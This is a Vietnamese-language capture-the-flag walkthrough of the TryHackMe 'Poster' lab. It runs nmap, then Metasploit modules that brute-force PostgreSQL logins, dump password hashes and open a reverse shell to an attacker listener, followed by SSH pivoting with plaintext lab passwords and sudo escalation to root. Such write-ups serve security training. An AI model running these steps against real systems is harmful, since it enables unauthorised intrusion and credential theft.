TryHackMe - Poster
Quản trị viên hệ thống đã thiết lập một hệ quản trị cơ sở dữ liệu quan hệ (RDBMS) một cách an toàn

Giới thiệu
RDBMS, dựa trên mô hình quan hệ của EF Codd, cho phép quản lý dữ liệu hiệu quả bằng cách tổ chức dữ liệu thành các bảng có liên kết với nhau. Không giống như các tệp phẳng, RDBMS sử dụng SQL cho các thao tác CRUD, giúp cải thiện hiệu quả, khả năng mở rộng và truy xuất dữ liệu.
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
nmap -T4 -n -sC -sV -Pn -p- 10.10.155.131
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 71:ed:48:af:29:9e:30:c1:b6:1d:ff:b0:24:cc:6d:cb (RSA)
|   256 eb:3a:a3:4e:6f:10:00:ab:ef:fc:c5:2b:0e:db:40:57 (ECDSA)
|_  256 3e:41:42:35:38:05:d3:92:eb:49:39:c6:e3:ee:78:de (ED25519)
80/tcp   open  http       Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Poster CMS
5432/tcp open  postgresql PostgreSQL DB 9.5.8 - 9.5.10 or 9.5.17 - 9.5.23
| ssl-cert: Subject: commonName=ubuntu
| Not valid before: 2020-07-29T00:54:25
|_Not valid after:  2030-07-27T00:54:25
|_ssl-date: TLS randomness does not represent time
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Các cổng đang mở:
22/tcp
80/tcp
5432/tcp
RDBMS nào được cài đặt trên máy chủ?
Chúng ta có thể thấy điều đó từ kết quả Nmap:
1
postgresql
RDBMS đang chạy trên cổng nào?
Chúng ta có thể thấy điều đó từ kết quả Nmap:
1
5432
Đường dẫn đầy đủ của module là gì, bắt đầu bằng auxiliary?
Hãy khởi động Metasploit.
1
2
msfconsole
msf6 > search postgresql

Câu trả lời:
1
auxiliary/scanner/postgres/postgres_login
Thông tin đăng nhập bạn tìm thấy là gì?
1
2
3
use auxiliary/scanner/postgres/postgres_login
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 10.10.155.131
msf6 auxiliary(scanner/postgres/postgres_login) > exploit

Câu trả lời:
1
postgres:password
Đường dẫn đầy đủ của module cho phép bạn thực thi lệnh bằng thông tin đăng nhập hợp lệ là gì, bắt đầu bằng auxiliary?
1
search postgresql

Câu trả lời:
1
auxiliary/admin/postgres/postgres_sql
Dựa trên kết quả của câu số 6, phiên bản RDBMS được cài đặt trên máy chủ là gì?
1
2
3
4
5
6
7
8
9
10
11
12
13
14
use auxiliary/admin/postgres/postgres_sql
msf6 auxiliary(admin/postgres/postgres_sql) > set RHOSTS 10.10.155.131
msf6 auxiliary(admin/postgres/postgres_sql) > set PASSWORD password
msf6 auxiliary(admin/postgres/postgres_sql) > exploit
[*] Running module against 10.10.155.131
Query Text: 'select version()'
==============================

    version
    -------
    PostgreSQL 9.5.21 on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 5.4.0-6ubuntu1~16.04.12) 5.4.0 20160609
    , 64-bit

[*] Auxiliary module execution completed
Câu trả lời:
1
9.5.21
Đường dẫn đầy đủ của module cho phép trích xuất hash của người dùng là gì, bắt đầu bằng auxiliary?
1
search postgres

Câu trả lời:
1
auxiliary/scanner/postgres/postgres_hashdump
Module trích xuất được bao nhiêu hash người dùng?
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
use auxiliary/scanner/postgres/postgres_hashdump
msf6 auxiliary(scanner/postgres/postgres_hashdump) > set RHOSTS 10.10.155.131
msf6 auxiliary(scanner/postgres/postgres_hashdump) > set PASSWORD password
msf6 auxiliary(scanner/postgres/postgres_hashdump) > exploit
[+] Query appears to have run successfully
[+] Postgres Server Hashes
======================

 Username   Hash
 --------   ----
 darkstart  md58842b99375db43e9fdf238753623a27d
 poster     md578fb805c7412ae597b399844a54cce0a
 postgres   md532e12f215ba27cb750c9e093ce4b5127
 sistemas   md5f7dbc0d5a06653e74da6b1af9290ee2b
 ti         md57af9ac4c593e9e4f275576e13f935579
 tryhackme  md503aab1165001c8f8ccae31a8824efddc
Câu trả lời:
1
6

Đường dẫn đầy đủ của module, bắt đầu bằng auxiliary, cho phép người dùng đã xác thực đọc các tệp tùy chọn trên máy chủ là gì?
Câu trả lời:
1
auxiliary/admin/postgres/postgres_readfile
Đường dẫn đầy đủ của module cho phép thực thi lệnh tùy ý bằng thông tin đăng nhập hợp lệ là gì, bắt đầu bằng exploit?
Câu trả lời:
1
exploit/multi/postgres/postgres_copy_from_program_cmd_exec
Xâm nhập máy và tìm tệp user.txt
Hãy sử dụng module được cung cấp. Trước tiên, khởi động Netcat listener, sau đó tiến hành khai thác.
1
2
3
4
5
6
7
8
9
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set RHOSTS 10.10.155.131
RHOSTS => 10.10.155.131
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set password password
password => password
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set LPORT 1337
LPORT => 1337
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > set LHOST 10.14.99.72
LHOST => 10.14.99.72
msf6 exploit(multi/postgres/postgres_copy_from_program_cmd_exec) > exploit

Bây giờ, chúng ta có thể đọc tệp credentials.txt nằm trong thư mục /home/dark.
1
2
cat credentials.txt
dark:qwerty1234#!hackme
Tiếp theo, chúng ta đăng nhập với tư cách người dùng dark qua SSH.
1
2
ssh dark@10.10.155.131
qwerty1234#!hackme
Sau một chút điều tra, chúng ta có thể tìm thấy thông tin đăng nhập của alison trong tệp config.php.
1
alison:p4ssw0rdS3cur3!#

Sau đó, chúng ta có thể đăng nhập với tư cách alison và lấy tệp user.txt.
Nâng cao đặc quyền và lấy tệp root.txt
Có vẻ như chúng ta có thể chạy lệnh bằng sudo:
1
2
3
4
5
6
7
8
9
10
alison@ubuntu:~$ sudo -l
[sudo] password for alison:
Matching Defaults entries for alison on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alison may run the following commands on ubuntu:
    (ALL : ALL) ALL
alison@ubuntu:~$ sudo bash
root@ubuntu:~#